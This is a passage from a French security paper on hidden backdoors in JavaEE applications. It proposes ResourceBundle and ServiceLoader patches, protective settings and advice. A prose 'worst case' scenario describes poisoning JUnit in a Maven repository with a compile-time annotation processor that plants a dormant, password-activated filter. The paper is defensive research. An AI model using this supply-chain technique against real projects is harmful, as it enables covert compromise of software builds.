j2se/src/.../javax/xml/ws/spi/FactoryFinder.java                   |   56 +--
j2se/src/.../javax/xml/xpath/XPathFactoryFinder.java               |  182 +---------
j2se/src/.../org/w3c/dom/bootstrap/DOMImplementationRegistry.java |   45 --
15 files changed, 283 insertions(+), 646 deletions(-)
```

Ainsi, pour pouvoir installer un nouveau service, il faut avoir déclaré le privilège correspondant dans le projet.

```
grant {
 permission java.util.ServicePermission
   "javax.xml.parsers.SAXParserFactory";
};
```

En attendant l'intégration de la modification dans le JDK, il faut ajouter un paramètre au chargement de la machine virtuelle.

```
$ java -Xbootclasspath/p:patch-ServiceLocator-6.jar ...
```

Une approche similaire est envisageable pour le JDK5 mais n'a pas été implémentée car la classe ServiceLoader n'est pas présente.

Si vous ne souhaitez pas utiliser le patch, indiquez en variable système tous les analyseurs utilisés.

```
-Djavax.xml.parsers.SAXParserFactory=\
com.sun.org.apache.xerces.internal.jaxp.SAXParserFactoryImpl \
-Djavax.xml.parsers.DocumentBuilderFactory=\
com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderFactoryImpl
...
```

De plus, pour éviter toute ambiguïté, Tomcat 6.x devrait être modifié pour utiliser le parseur XML du serveur d'application lors de l'analyse des fichiers TLDs, à la place du parseur livré par le composant WEB. Cela a été signalé (`CVE-2009-0911`) par nos soins et sera pris en compte dans une prochaine version de Tomcat.

5.6 Réduction du risque des ResourcesBundles

Pour réduire le risque d'exécution invisible de code lors de l'utilisation des ressources, il faut modifier l'algorithme de résolution des ResourcesBundles.



Fig. 15. Nouveau RessourceBundle

La nouvelle version de l'algorithme recherche en priorité les fichiers .properties avant de rechercher les classes. Si un seul fichier .properties existe, les classes ne sont pas recherchées. Cette légère modification de la sémantique doit être pratiquement invisible. Malgré nos recherches, nous n'avons jamais rencontré de situation ou un fichier .properties doit légitimement être surchargé par une classe.

Il est possible d'avoir un aperçu des impacts en consultant le résultat de cette page : http://www.google.com/codesearch?q="extends+PropertyResourceBundle"+lang%3Ajava

Nous proposons un correctif de la classe `ResourceBundle` pour le JDK5. L'archive `patch-ResourceBundle-5.jar` propose une modification de la classe standard de Java. Pour l'utiliser, il faut ajouter un paramètre au chargement de la machine virtuelle.

```
$ java -Xbootclasspath/p:patch-ResourceBundle-5.jar ...
```

Le JDK6 offre de nouvelles fonctionnalités pour l'utilisation des RessourcesBundles via une refonte totale de cette classe. En outre, il est possible de spécifier un objet en charge de gérer le chargement des ressources. Nous proposons le singleton suivant, permettant d'ordonner le chargement des ressources.

```
static final ResourceBundle.Control securityControl =
  new ResourceBundle.Control()
  {
     private ConcurrentHashMap<String, String>
       cacheType=
         new ConcurrentHashMap<String, String>();
     public List<String> getFormats(String baseName)
     {
       return Collections.unmodifiableList(
```

```
            Arrays.asList("securityorder"));
        }

        public ResourceBundle newBundle(String baseName,
           Locale locale,
          String format, ClassLoader loader,
          boolean reload)
          throws IllegalAccessException,
            InstantiationException, IOException
       {
          ResourceBundle bundle=null;
          if (format.equals("securityorder"))
          {
            String lastFormat=cacheType.get(baseName);
            if (lastFormat==null)
            {
              bundle=super.newBundle(baseName,locale,
                                     "java.properties",
                                     loader,reload);
              if (bundle!=null)
              {
                cacheType.put(baseName, "java.properties");
              }
              else
              {
                cacheType.put(baseName, "java.class");
                bundle=super.newBundle(baseName,locale,
                                       "java.class",
                                       loader,reload);
              }
            }
            else
              bundle=super.newBundle(baseName,locale,
                                     lastFormat,
                                     loader,reload);
          }
          return bundle;
      }
      public boolean needsReload(String baseName,
                                 Locale locale,
                                 String format,
                                 ClassLoader loader,
                                 ResourceBundle bundle,
                                 long loadTime)
      {
        boolean result=
          super.needsReload(baseName,locale,
                            format,loader,bundle,loadTime);
        if (result)
        {
          cacheType.remove(baseName);
        }
        return result;
      }
    };
```

Il doit être utilisé à chaque invocation de RessourceBundle.

```
ResourceBundle.getBundle("Messages", securityControl).getString("key");
```

Comme cette approche n'est pas utilisée systématiquement par les projets, il est préférable d'envisager un patch du JDK6. L'archive patch-ResourceBundle-6.jar propose une modification de la classe standard de Java. Les modifications sont minimes.

Un diffstat indique l'étendu des modifications :

```
 ResourceBundle.java |  108 ++++++++++++++++++++++++++++-----------------------------
1 file changed, 58 insertions(+), 50 deletions(-)
```

L'algorithme recherche une ressource, format par format et non tous les formats à la fois. L'ordre par défaut des formats est également modifié pour privilégier le format java.properties avant le format java.class. Pour utiliser le patch, il faut ajouter un paramètre au chargement de la machine virtuelle.

```
$ java -Xbootclasspath/p:patch-ResourceBundle-6.jar ...
```

Si un utilisateur souhaite mélanger des ressources au format properties et des ressources au format class, il doit n'utiliser que le format class et simuler alors le format properties.

```
mv sample.properties sample.prop
```

```
public static class sample extends PropertyResourceBundle
{
  public sample() throws IOException
  {
    super(sample.class.getResourceAsStream(
      '/'+sample.class.getName()
      .replace('.','/')+".prop"));
  }
}
```

6 Conseils pour se protéger

Voici quelques règles de bonnes pratiques pour se protéger, autant que possible, des portes dérobées génériques.

Le premier conseil est d'exécuter le serveur d'applications avec la sécurité Java2 activée. Il faut ouvrir les privilèges pour chaque archive une à une, et non globalement pour le composant. Ainsi, un droit offert à un framework n'est pas disponible pour la porte dérobée présente dans une autre archive.

Malheureusement, les frameworks indiquent rarement les privilèges nécessaires. Seul un test permet d'ouvrir, au fur et à mesure, l'ensemble des droits nécessaires et uniquement ceux-ci. C'est un processus long et complexe car les erreurs lors de l'absence d'un privilège ne sont pas toujours explicites. Il faut effectuer un test complet de l'application pour vérifier qu'aucun privilège n'ait été oublié. En demandant la trace de tous les privilèges refusés, il est envisageable de les synthétiser plus facilement.

```
$ export JAVA_OPTS=-Djava.security.debug=access,failure
$ $CATALINA_HOME/bin/catalina.sh run -security 2>&1 | grep "^access:"
```

Les logs indiquent les privilèges accordés mais sont difficiles à interpréter.

```
access: access allowed (java.lang.RuntimePermission accessDeclaredMembers)
access: access allowed(java.io.FilePermission/webapps/backdoorjee-sample/   \
  WEB-INF/classes/org/springframework/web/servlet/mvc/annotation/Annotation \
  MethodHandlerAdapterBeanInfo.class read)access: access denied (java.lang. \
  RuntimePermission defineClassInPackage.java.lang)
```

Pour faciliter cette étape, nous proposons une base de données des privilèges nécessaires aux composants[16]. Nous comptons sur les lecteurs pour l'enrichir.

Le deuxième conseil important : Ne faites pas confiance aux référentiels. Une attaque sur le référentiel Mavenx par exemple et tous vos projets possèdent des portes dérobées génériques.

Pour s'assurer de la bonne santé des composants à déployer, effectuez un audit de ces derniers et cherchez des explications convaincantes pour toutes les alertes, avant de les déclarer comme des « faux positifs ».

Enfin, testez l'utilisation de la porte dérobée de démonstration dans votre projet. Il suffit d'ajouter une archive. Il n'est pas nécessaire de modifier le code de l'application. Si les traces du serveur d'applications signalent la réussite de l'injection, modifiez votre configuration.

La sécurité Java2 n'est pas toujours suffisante. Un détournement de la puissance des frameworks modernes permet également de prendre la main sur l'application, sans nécessiter de privilèges. Assurez-vous de maitriser tous les risques inhérents à l'utilisation de ces derniers (Spring, AOP, etc.)

D'autre part, pour protéger un attribut contre toute modification, même sans la sécurité Java2, il faut le déclarer final. Cela devrait être utilisé pour les Singletons et pour tous les attributs sensibles. Évitez autant que possible les Singletons, d'autant plus si la sécurité Java2 n'est pas active.

N'utilisez jamais de ResourceBundle dans un code privilégié (AccessController.doPrivileged()).

Pour se protéger de l'injection d'un analyseur XML, il faut démarrer la JVM en ajoutant des paramètres permettant d'éviter la sélection dynamique de l'implémentation.

[16] http://macaron-policy.googlecode.com

```
-Djavax.xml.parsers.SAXParserFactory=\
com.sun.org.apache.xerces.internal.jaxp.SAXParserFactoryImpl \
-Djavax.xml.parsers.DocumentBuilderFactory=\
com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderFactoryImpl
...
```

Il est préférable d'utiliser les patchs proposés.

Vous n'êtes pas obligé de faire confiance aux prestataires de services ou aux SSII. Vous devez imposer l'utilisation de la sécurité Java2 dès les phases de développement. Sinon, la tâche de qualification des privilèges sera trop importante et le prestataire arrivera à vous convaincre de supprimer la sécurité.

Utilisez également les mécanismes proposés par le système d'exploitation pour réduire les risques. Par exemple, l'utilisateur en charge du lancement du serveur d'application ne doit pas avoir de droit en écriture sur les répertoires de ce dernier, sauf pour les répertoires de travail.

7 Scénario du pire

Au vue de toutes ces attaques, nous pouvons imaginer un scénario crédible qui est, à notre avis, le plus discret possible.

Imaginons Jérôme K., un développeur inconvenant d'une SSII, participant à un projet Web pour le compte d'une banque. Soucieux de la sécurité, cette dernière a mis en place de nombreux filtres pour la renforcer. Le code source est audité à la main ; les hashs SHA des archives sont vérifiées au sein des WAR ; le développement n'a pas accès à la production ; le code est recompilé dans un environnement inaccessible à l'équipe de développement, en utilisant un repository Maven interne de référence. Le code est scellé et n'utilise pas les annotations pour déclarer les Servlets ou les filtres car le fichier web.xml doit avoir le paramètre metadata-complete. Les classes annotées de @ServletFilter, @Servlet ou autres ne doivent pas être présentes et sont identifiées par les outils d'audits. Le code s'exécute avec la sécurité java active. Un mécanisme de teinture des variables est utilisé dans la JVM pour éviter les injections SQL, LDAP, XSS, CSRF, etc. Un pare-feu applicatif possède une liste blanche des requêtes possibles de l'application avec une liste précise de tous les champs avec leurs types et leurs contraintes. Bien entendu, un pare-feu réseau n'autorise que les communications HTTP et HTTPS, via un reverse-proxy.

Pour introduire la porte dérobé, Jérôme K. le pirate, décide d'intervenir sur l'archive Junit.jar. En effet, cette dernière présente deux avantages. Elle est mondialement connue et donc de confiance, et elle ne sert que pour les tests unitaires, donc elle ne présente pas de risque en production.

La version modifiée de cette archive doit remplacer la version du référentiel de l'entreprise. Pour obtenir cela, Jérôme K. demande de l'aide à Adrian L., l'administrateur ayant le droit de modifier le référentiel. Il lui demande de compiler un code java en utilisant une archive piégée avec un processeur JSR269. Lors de la compilation sur le poste de l'administrateur, le fichier Junit.jar du repository Maven et sa signature SHA sont modifiés en toute discrétion. La date du fichier indique une période où Jérôme K. n'était pas présent. Il n'est même pas nécessaire d'exécuter le programme. Seul le résultat de la compilation est sujet à discussion entre Jérôme K. et Adrian L., pour demander des éclaircissements sur un message d'erreur.

Jérôme K. ajoute à l'archive JUnit un processeur compatible JSR269 afin de pouvoir intervenir lors d'une compilation. Ce processeur ajoute du code lors de la compilation, mais uniquement si celle-ci est effectuée sur la machine s'occupant du build final (détection par sous-réseau). Ainsi, rien n'est visible dans toutes les générations produites en phase de debug ou de qualification. Le processeur n'est pas utilisable lors d'une compilation avec Eclipse. Lors de la compilation finale du programme, par Ant ou Maven, le processeur ajoute un ResourceBundle, un BeanInfo ou plus discrètement, injecte du code directement dans un fichier classe produit par le compilateur. Il ajoute également, dans un répertoire chargé en classes, les classes complémentaires pour les agents de la porte dérobée. Le processus de build invoque sans le savoir le processeur présent dans Junit et modifie les classes produites sans modifier les sources.

Aucune librairie utilisée par l'application n'est modifiée. Un audit du source ne donne rien, ni la vérification des hashs SHA des composants. Aucune annotation sensible n'est présente. macaron-audit sur le fichier WAR ne signale rien non plus, car l'attaque est spécifique à un projet.

En production, le code injecté récupère le ServletContext soit directement lors de l'exécution du code injecté, soit via une variable de thread comme le propose Spring. Puis, il ajoute dynamiquement un filtre JavaEE via les API Servlet 3.0. Ainsi, le fichier web.xml n'a pas été modifié et il n'existe pas d'annotations sensibles.

Le filtre reste inactif pendant un mois, afin de ne rien révéler. Puis, il se met à accepter un mot de passe à usage unique, changeant toutes les heures. Sur la présence de ce mot de passe dans une requête POST, la porte est ouverte. Comme la porte dérobée utilise des requêtes standards avec des champs connus, le pare-feu applicatif ne voit rien d'anormal. Le trafic réseau étant standard et raisonnable en volume, rien ne clignote dans le pare-feu réseau.

Pour communiquer avec la porte dérobée, Jérôme K. utilise une connexion anonyme comme TOR ou un proxy ouvert. Pour éviter une reconstitution du trafic réseau, la communication avec la porte dérobée s'effectue avec un algorithme de chiffrement

dont la clef change régulièrement. Comme le code de la porte dérobée n'indique pas les objectifs de l'attaque, il sera plus difficile de connaître les motivations de Jérôme K. en cas de découverte.

Par hasard, l'administrateur Serge H. découvre un nombre anormal de requêtes vers certaines pages pour la même session. Est-ce un code AJAX du projet ? Est-ce autre-chose ? Ayant eu la chance d'avoir enregistré toutes les requêtes POST, il découvre une utilisation étrange d'un des champs. Les requêtes sont toutes semblables, sauf pour un seul champ. L'ouverture semble avoir commencée avec un mot spécial dans ce dernier. Il essaye lui-même cette valeur mais cela ne donne rien. Il ne sert à rien de la détecter dans le pare-feu, car la clef change toutes les heures.

Il essaye de reconstituer la communication qui semble être codée en b64 ou hexa, mais cela ne donne rien. Elle est cryptée. Il aurait fallu avoir une trace de toutes les réponses pour comprendre les actions de Jérôme K. Il ne sert à rien de renforcer les vérifications des champs sur la page utilisée, car le pirate peut exploiter toutes les pages du serveur, ce que confirment d'autres traces à un autre moment.

Comme il le présageait, les adresses IP sources ne donnent rien. Elles changent et viennent de tous les coins du monde.

Kevin M., un expert en sécurité est mandaté avec pour objectif de bloquer rapidement la porte, de découvrir comment elle a été injectée et par qui.

Le code est à nouveau audité, pour essayé de découvrir d'où vient le problème. Les sources et les archives ne révèlent rien. Il faut décompiler tout le code pour découvrir la porte dérobée. Mais d'où vient-elle ? Ce n'est pas dans les sources ni dans les composants. Kevin M. récupère le tout et recompile sur un poste isolé. La porte n'est pas présente dans le WAR final. Étrange. Finalement, il refait un build depuis la plate-forme de qualification et découvre que la porte dérobée est automatiquement injectée. Il recherche une faille sur cette plate-forme, sans résultat. Il redéploie la plate-forme avec les fichiers sources originaux, même résultat, la porte est présent. Il utilise un autre serveur vierge du même sous-réseau, récupère les sources, et recompile. La porte est toujours présente.

De guerre lasse, il utilise à nouveau macaron-audit, mais cette fois sur toute la plate-forme et non uniquement sur le WAR produit. Il découvre alors un service étrange dans Junit, archive négligée lors de la vérification des hashs car elle n'est pas présente en production. Remontant alors la piste, il découvre que la version de Junit dans le repository a été déposée par Adrian L., l'administrateur, il y a plusieurs mois. Ce dernier, homme de confiance, soupçonne qu'il ait été victime d'un virus ou d'un cheval de Troie, mais ignore comment cela a pu se produire. Un audit de son poste ne révèle rien d'anormal.

Pour corriger le problème, Kevin M. décide de restituer l'archive originale de Junit et de renforcer la sécurité du référentiel Maven de l'entreprise. Une signature numérique est ajoutée à chaque archive. La procédure de qualification est renforcée. Un macaron-audit sera dorénavant entrepris sur tout le projet. Les compilations seront dorénavant toujours effectuées avec le paramètre -proc :none. Kevin M. est incapable d'identifier le pirate. Il sait simplement qu'il a dû être présent dans l'entreprise et doit certainement connaître le projet.

Ce scénario fonctionne avec les Servlet 3.0 et un JDK6+. C'est à dire que plus les technologies progressent, plus il est facile d'injecter une porte dérobée.

8 Conclusion

Nous avons démontré qu'il est possible, en utilisant différentes techniques de pièges, d'injections de code ou d'exploitations de privilèges, d'ajouter une porte dérobée invisible dans un projet JavaEE. Nous avons identifié les stratégies d'attaques et proposé des solutions pour réduire les risques. Trois utilitaires permettent d'effectuer un audit du code, de le renforcer et d'extraire les rares privilèges à accorder.

http://macaron.googlecode.com

Dans l'idéal, il faut faire évoluer la culture Java pour que les projets utilisent le scellement de tous leurs packages et travaillent systématiquement avec la sécurité Java2 lors des phases de développement.

À ce jour, le seul moyen d'interdire toutes les attaques identifiées est :

- d'utiliser la sécurité Java2
- de sceller toutes les archives ;
- d'utiliser les patchs pour ResourceBundle et ServiceLoader ;
- de compiler avec le paramètre `-proc:none`
- et de ne pas utiliser l'AOP.

La signature des archives et l'audit humain est également un moyen de protéger les référentiels. Java offre des solutions de signature, mais elles sont peu utilisées. Pour une plus grande sécurité, il faut les exploiter.